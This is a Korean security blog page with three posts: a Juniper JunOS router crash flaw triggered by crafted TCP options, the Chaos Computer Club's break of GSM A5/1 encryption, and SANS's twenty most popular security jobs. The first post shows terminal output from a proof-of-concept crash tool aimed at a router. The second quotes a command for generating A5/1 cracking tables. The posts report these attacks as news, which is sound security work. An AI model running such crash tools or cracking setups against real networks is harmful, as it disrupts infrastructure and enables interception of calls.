레이블이 네트워크 시큐리티인 게시물을 표시합니다. 모든 게시물 표시

2010년 1월 8일 금요일

조작된 패킷 전송으로 주니퍼 라우터 크래쉬 또는 리부팅

주니퍼 라우터에 조작된 패킷을 전송할 경우, 라우터가 Crash 되거나 또는 리부팅 될 수 있는 취약점이 보고 되었다. 주니퍼는 자사의 취약점 권고문을 외부로 공개하지 않고, 등록된 사용자만이 볼 수 있으므로 자세한 내용은 알 수 없으나, 알려진 것은 아래와 같다.

- TCP 헤더중 TCP 헤더 옵션에 조작된 패킷을 전송할 경우, JunOS 커널 크래쉬를 일으킬 수 있다.
   (JunOS 는 주니퍼 라우터 제품에서 사용하는 운영체제이다)
- 라우터에서 오픈되어 있는 TCP 포트에 전송하면 된다.
- JunOS 방화벽에서도 이번 이슈와 관련한 패킷을 차단하지 못한다.

TCP_Header.jpg

이미지출처 : tomdixons.com , TCP 헤더

옵션 헤더 필드는 TCP 헤더에서 가장 마지막에 위치한 것이다. 영향을 받는 것은 2009년1월28일 전의 JunOS 3.x - 10.x 까지 해당된다. 현재 주니퍼 라우터를 운영하는 곳에서는 업그레이드 방법 이외에 임시적으로 이 문제를 해결하기 위한 방법은 없는 것으로 알려져 있다.
다음은 이번 취약점과 관련해 간단한 Concept 을 구현한 화면이다.
hod# ping 169.254.1.1
PING 169.254.1.1 (169.254.1.1): 56 data bytes
64 bytes from 169.254.1.1: icmp_seq=0 ttl=254 time=4.623 ms
64 bytes from 169.254.1.1: icmp_seq=1 ttl=254 time=4.531 ms
64 bytes from 169.254.1.1: icmp_seq=2 ttl=254 time=4.315 ms
^C<...>

hod# ./hod-junos-test 169.254.1.1 22
[*] Target IP: 169.254.1.1, Port: 22
[+] Sending TCP-packets with various crafted TCP options
[+] TCP options bruteforce progress:
[..........................................................
...........................................................
...........................................................
.......................................................]
[+] OK

hod# ping 169.254.1.1
PING 169.254.1.1 (169.254.1.1): 56 data bytes
Request timeout for icmp_seq 0
Request timeout for icmp_seq 1
Request timeout for icmp_seq 2
^C


라우터는 인터넷 운영에 있어 핵심적인 장비로, ISP(Internet Service Provider) 등에서는 이런 취약점이 치명적이다. 네트워크 운영에서 장비들이 취약점을 갖는 경우 큰 문제를 야기할 수 있어, 네트워크를 관리하는 담당자라면 사용하는 벤더의 보안 권고문을 구독하는등 관리 뿐만 아니라 보안에도 관심을 가져야 할 것이다.

2009년 12월 31일 목요일

패킷감청 가능성, GSM 암호코드 해킹되다.

유럽,미국등지에서 사용하고 있는 GSM(Global System for Mobile Communication) 통신 방식이 해킹되었다는 기사를 접했다. GSM 에서는 개발된지 20년이 넘은 오래된 암호화 방식을 통해 음성과 데이터를 암호화하고 있었는데, 독일의 해킹그룹인 CCC(Chaos Computer Club) 에서 해킹에 성공했다고 밝힌것이다.

GSM 에서 사용하는 암호 알고리즘은 A5/1 과 A5/2 이다. 이 알고리즘은 이전에도 취약한 부분에 대해서 알려져 있었다. 이번 발표와 관련해 필자도 처음 이러한 알고리즘에 대해서 알았는데, A5/1 은 1987년에 개발되었다고 한다. 이 알고리즘에 대해 궁금한 분들은 다음 위키피디아 정보를 참고해 보기 바란다.
http://en.wikipedia.org/wiki/A5/1

이번 알고리즘을 해독하기 위해 대략 2테라 바이트의 테이블을 만들어 사용했다고 한다. 다음 사이트에서
A5/1 크랙킹 프로젝트가 진행되고 있는데, 테이블 생성과 관련한 정보를 얻을 수 있다.

$ a51table --advance XXX --consume file:prefix=data:append --network nickname=<your_name>:password=<your_passwd>:host=reflextor.com:port=80 --operations 512 generate

참고로 Airprobe 라는 프로젝트는 GSM 스니퍼 프로젝트로, 이 프로젝트의 목표는 GSM 모바일 환경에 대한
분석 도구를 제공하는 것이다.

이번 발표로 GSM 암호해독이 우리가 말하는 실시간 감청 처럼 바로 이어지기는 힘들다. 다만, 암호 해독이
가능하다고 발표된 만큼 분명 위험성은 증가했다. 보안성이 더욱 강화된 A5/3 이 향후 대체된다면
A5/1,2 의 알고리즘 취약점은 보강될 것이다.

앞으로 GSM 의 행보를 지켜보도록 하자! 참고로 GSM 협회에서는 이번 시도가 이동통신의 보안 위험을
과장한 것이라 비판했으며, 이론적으로는 해킹이 가능할지 몰라도 실질적으로는 불가능하다고 말하고 있다.

2009년 12월 16일 수요일

정보보안에서 가장 인기있는 직업 20 가지

정보보안에서 가장 인기있는 직업은 무엇일까? SANS 에서 선정한 20개의 직업이 있다. 1등으로는 정보보안 범죄수사로 포렌직 전문가가 선정되었다. 3위의 직업도 포렌직 분석가 이다.

포렌직의 인기를 유심히 보여주고 있다. 어떤 직업이 여러분들에게 가장 어울리는 직업이라고 생각하나?
아래의 직업보다 더 좋은 직업이 있다고 생각하면 cooljobs@sans.org 에 보내보기 바란다.

  • #1 Information Security Crime Investigator/Forensics Expert
  • #2 System, Network, and/or Web Penetration Tester
  • #3 Forensic Analyst
  • #4 Incident Responder
  • #5 Security Architect
  • #6 Malware Analyst
  • #7 Network Security Engineer
  • #8 Security Analyst
  • #9 Computer Crime Investigator
  • #10 CISO/ISO or Director of Security
  • #11 Application Penetration Tester
  • #12 Security Operations Center Analyst
  • #13 Prosecutor Specializing in Information Security Crime
  • #14 Technical Director and Deputy CISO
  • #15 Intrusion Analyst
  • #16 Vulnerability Researcher/ Exploit Developer
  • #17 Security Auditor
  • #18 Security-savvy Software Developer
  • #19 Security Maven in an Application Developer Organization
  • #20 Disaster Recovery/Business Continuity Analyst/Manager